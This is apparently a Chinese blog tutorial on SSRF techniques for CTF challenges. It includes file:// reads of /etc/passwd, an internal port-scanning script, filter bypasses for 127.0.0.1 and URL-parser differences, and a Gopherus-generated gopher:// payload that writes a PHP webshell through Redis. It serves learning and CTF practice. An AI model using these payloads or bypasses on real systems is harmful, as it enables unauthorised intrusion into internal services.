

# 浅谈ssrf与ctf那些事

原创

合天网安实验室 于 2020-10-23 10:58:00 发布 3063 收藏 39

分类专栏: [经验分享](#) 文章标签: [python](#) [java](#) [安全](#) [web](#) [http](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_38154820/article/details/109252839](https://blog.csdn.net/qq_38154820/article/details/109252839)

版权



[经验分享](#) 专栏收录该内容

76 篇文章 7 订阅

订阅专栏

## 前言

有关SSRF(Server-Side Request Forgery:服务器端请求伪造)介绍的文章很多了, 这里主要是把自己学习和打ctf中遇到的一些trick和用法整理和记录一下。

本文相关知识点靶场练习——[SSRF漏洞分析与实践](#): (SSRF (server-side request forge, 服务端请求伪造), 是攻击者让服务端发起构造的指定请求链接造成的漏洞。通过该实操了解SSRF漏洞的基础知识及演示实践。

有个最基本的问题就是, 如何判断ctf题目是考察SSRF或者说存在SSRF的点呢, 首先要知道出现ssrf的函数基本就这几个file\_get\_contents()、curl()、fsocksopen()、fopen(), 如果获取到题目源码了, 源码中存在这些个函数就大致可以判断是否有ssrf, 如果没有题目的源码, ssrf的入口一般是出现在调用外部资源的地方, 比如url有个参数让你传或者是在html中的输入框, 然后就用http://, file://, dict://协议读取一下。

举个例子, 近日打的西湖论剑有一道题名为flagshop中用ssrf读文件

Request	Response
<p>Raw Params Headers Hex</p> <pre>GET /sandbox/871e32bb-f0c4-4647-9cc2-1cd2dae7826c/backend.php?readfile=file:///etc/passwd HTTP/1.1 Host: flagshop.xhjl.wetolink.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: */* Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest Connection: close Referer: http://flagshop.xhjl.wetolink.com/sandbox/871e32bb-f0c4-4647-9cc2-1cd2dae7826c/ Cookie: sandbox=871e32bb-f0c4-4647-9cc2-1cd2dae7826c</pre>	<p>Raw Headers Hex</p> <pre>HTTP/1.1 200 OK Server: openresty Date: Thu, 15 Oct 2020 01:24:36 GMT Content-Type: text/html Content-Length: 956 Connection: close X-Powered-By: PHP/5.5.9-1ubuntu4.29 Vary: Accept-Encoding  root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin</pre>

## SSRF常见用法

### 探测内网

在CTF中, ssrf最常见的就是探测内网, 如果找到了内网IP的网段, 可以尝试用暴力破解去探测内网的IP, 下面给出几种常见的探测方法。

## 脚本

这里给出一个通用的python脚本

```
# -*- coding: utf-8 -*-
import requests
import time
ports = ['80', '6379', '3306', '8080', '8000']
session = requests.Session()
for i in range(1, 255):
    ip = '192.168.0.%d' % i #内网ip地址
    for port in ports:
        url = 'http://ip/?url=http://%s:%s' %(ip,port)
        try:
            res = session.get(url,timeout=3)
            if len(res.text) != 0 : #这里长度根据实际情况改
                print(ip,port,'is open')
        except:
            continue
    print('Done')
```

这里写的是爆破指定的一些端口和IP的D段，注意的是有些题目会给出端口的范围，就可以把ports改为range()指定为一定的范围，然后返回的长度len(res.text)要先自己测一下。

## burpsuite

可以选择用burpsuite软件中Intruder去爆破，具体过程就不赘述了。

## nmap工具

扫描目标开放端口，直接用nmap一把梭。

```
nmap -sV ip
nmap -sV ip -p6379 //指定6379端口扫描
```

练习：可以在CTFHub中技能树->ssrf->端口扫描中尝试一下。

## SSRF中的bypass

在ctf中，有时候会ban一些指定的ip，比如127.0.0.1，有时候是检查一整段127.0.0.1，或者是通过正则去匹配逐个字符，这里介绍一下如何去绕过这些WAF。

### 302跳转


有一个网站地址是：xip.io，当访问这个服务的任意子域名的时候，都会重定向到这个子域名，举个例子：

当我们访问：http://127.0.0.1.xip.io/1.php，实际上访问的是http://127.0.0.1/1.php。

像这种网址还有nip.io，sslip.io。

如果php后端只是用parse\_url函数中的host参数判断是否等于127.0.0.1，就可以用这种方法绕过，但是如果是检查是否存在关键字127.0.0.1，这种方法就不可行了，这里介绍第二种302方法。

短地址跳转绕过，这里也给出一个网址4m.cn




直接用<https://4m.cn/FjOdQ>就会302跳转，这样就可以绕过WAF了。

### 进制的转换


可以使用一些不同的进制替代ip地址，从而绕过WAF，这里给出个php脚本可以一键转换。

```
<?php
$ip = '127.0.0.1';
$ip = explode('.', $ip);
$r = ($ip[0] << 24) | ($ip[1] << 16) | ($ip[2] << 8) | $ip[3];
if($r < 0) {
    $r += 4294967296;
}
echo "十进制:";
echo $r;
echo "八进制:";
echo decoct($r);
echo "十六进制:";
echo dechex($r);
?>
```


注意八进制ip前要加上一个0，其中八进制前面的0可以为多个，十六进制前要加上一个0x。



hello world 十进制




hello world 八进制



hello world 十六进制

利用DNS解析

如果你自己有域名的话，可以在域名上设置A记录，指向127.0.0.1。



hello world

利用@绕过

http://www.baidu.com@127.0.0.1与http://127.0.0.1请求是相同的。

其他各种指向127.0.0.1的地址

```
1. http://localhost/
2. http://0/
3. http://[0:0:0:0:0:ffff:127.0.0.1]/
4. http://[::]:80/
5. http://127. 0. 0. 1/
6. http://127.0.0.1
7. http://127.1/
8. http://127.00000.00000.001/
```

第1行localhost就是代指127.0.0.1

第2行中0在window下代表0.0.0.0，而在linux下代表127.0.0.1

第3行指向127.0.0.1，在linux下可用，window测试了下不行

第4行指向127.0.0.1，在linux下可用，window测试了下不行

第5行用中文句号绕过

第6行用的是Enclosed alphanumerics方法绕过，英文字母以及其他一些可以网上找找

第7.8行中0的数量多一点少一点都没影响，最后还是指向127.0.0.1

不存在协议头绕过

有关file\_get\_contents()函数的一个trick，可以看作是SSRF的一个黑魔法，当PHP的file\_get\_contents()函数在遇到不认识的伪协议头时候会将伪协议头当做文件夹，造成目录穿越漏洞，这时候只需不断往上跳转目录即可读到根目录的文件。

例子：


```
<?php
highlight_file(__FILE__);
if(!preg_match('/^https/is',$_GET['a'])){
    die("no hack");
}
echo file_get_contents($_GET['a']);
?>
```

此处限制我们只能读https开头的路径，但利用这个特性我们可以构造：

```
httpsssss://
```

配合目录回退读取文件的两种方式：

```
httpsssss://../../../../../../../../etc/passwd
httpsssss://abc../../../../../../../../etc/passwd
```



```
<?php
highlight_file(__FILE__);
if(!preg_match('/^https/is',$_GET['a']))){
    die("no hack");
}
echo file_get_contents($_GET['a']);
?>
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

这样做的目的就是可以在SSRF的众多协议被ban的情况下来进行读取文件。

在ctf.show月饼杯的web2\_故人心就遇到这个点。

### URL的解析问题

readfile和parse\_url解析差异

绕过端口:

我们在phpstudy中写下ssrf.php


```
<?php
$url = 'http://'. $_GET[url];
$parsed = parse_url($url);
if( $parsed[port] == 80 ){
    readfile($url);
} else {
    die('You Shall Not Pass');
}
```

并在使用python在另一个端口起一个服务


```
C:\Users\Think\Desktop\kawhi
λ python -m SimpleHTTPServer 11211
Serving HTTP on 0.0.0.0 port 11211 ...
```

在ssrf.php中代码限制parse\_url中的port只能等于80，如果我们需要用readfile去读其他端口的文件的话，可以用如下绕过：

```
http://127.0.0.1/ssrf.php?url=127.0.0.1:11211:80/1.txt
```




可以看到成功读取了11211端口中的1.txt文件，这里借用blackhat的一张图。



可以看出readfile函数获取的端口是前面一部分的，而parse\_url则是最后冒号的端口，利用这种差异的不同，从而绕过WAF。




这两个函数在解析host的时候也有差异，如下图



curl和parse\_url解析差异

从图中可以看到curl解析的是第一个@后面的网址，而parse\_url解析的是第二个@的网址。



在极客大挑战有一道题就考了这一点，源码如下：



```

<?php
highlight_file(__FILE__);
function check_inner_ip($url)
{
    $match_result=preg_match('/^(http|https)?:\\/\\/.*(\\/)?.*$/', $url);
    if (!$match_result)
    {
        die('url fomat error');
    }
    try
    {
        $url_parse=parse_url($url);
    }
    catch(Exception $e)
    {
        die('url fomat error');
        return false;
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);
    $int_ip=ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('17
}
function safe_request_url($url)
{
    if (check_inner_ip($url))
    {
        echo $url.' is inner ip';
    }
    else
    {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        $output = curl_exec($ch);
        $result_info = curl_getinfo($ch);
        if ($result_info['redirect_url'])
        {
            safe_request_url($result_info['redirect_url']);
        }
        curl_close($ch);
        var_dump($output);
    }
}
$url = $_GET['url'];
if(!empty($url)){
    safe_request_url($url);
}
?>

```

可以看到check\_inner\_ip 通过 url\_parse检测是否为内网ip，如果满足不是内网 ip，通过 curl 请求 url 返回结果，这题就可以利用curl和parse\_url解析的差异不同来绕过，让 parse\_url 处理外部网站，最后 curl 请求内网网址。

最后的payload为

```
http://ip/challenge.php?url=http://@127.0.0.1:80%20@www.baidu.com/flag.php
```

有关URL的解析问题更加详细可参考：<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

## SSRF进阶用法

### 攻击Redis服务

Redis一般都是绑定在6379端口，如果没有设置口令（默认是无），攻击者就可以通过SSRF漏洞未授权访问内网Redis，一般用来写入Crontab定时任务用来反弹shell，或者写入webshell等等。

在CTF题目中如果找到了内网的服务开了6379端口，一般来说就是Redis未授权访问漏洞，并且没有ban掉gopher://，可以用网上的脚本一把梭。这里推荐一个工具gopherus：

<https://github.com/tarunkant/Gopherus>

写入shell

运行命令：

```
python gopherus.py --exploit redis
```

之后具体操作看图：

```
C:\Users\Think\Desktop\Gopherus-master
λ python gopherus.py --exploit redis

Gopherus
author: $_SpyD3r_$

Ready To get SHELL
What do you want?? (ReverseShell/PHPShell): PHPShell
Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell): <?php echo system("cat /flag")?>

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/ %2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2436%0D%0A%0A%0A%3C%3Fphp%20echo%20system%28%22cat%20/flag%22%29%3F%3E%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Aadbfile name%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A
```

首先会让你选择ReverseShell/PHPShell，前者是反弹shell，后者是写入shell，这里我们选择写入shell，然后第二步让你选择默认目录，这里一般选择默认即可，第三步写入要执行的PHP代码。

在有SSRF漏洞的地方输入生成的payload—即gopher://127.0.0.1:6379后面一大段，接下来会在目录下生成shell.php。

173.45.158.12/shell.php

提交

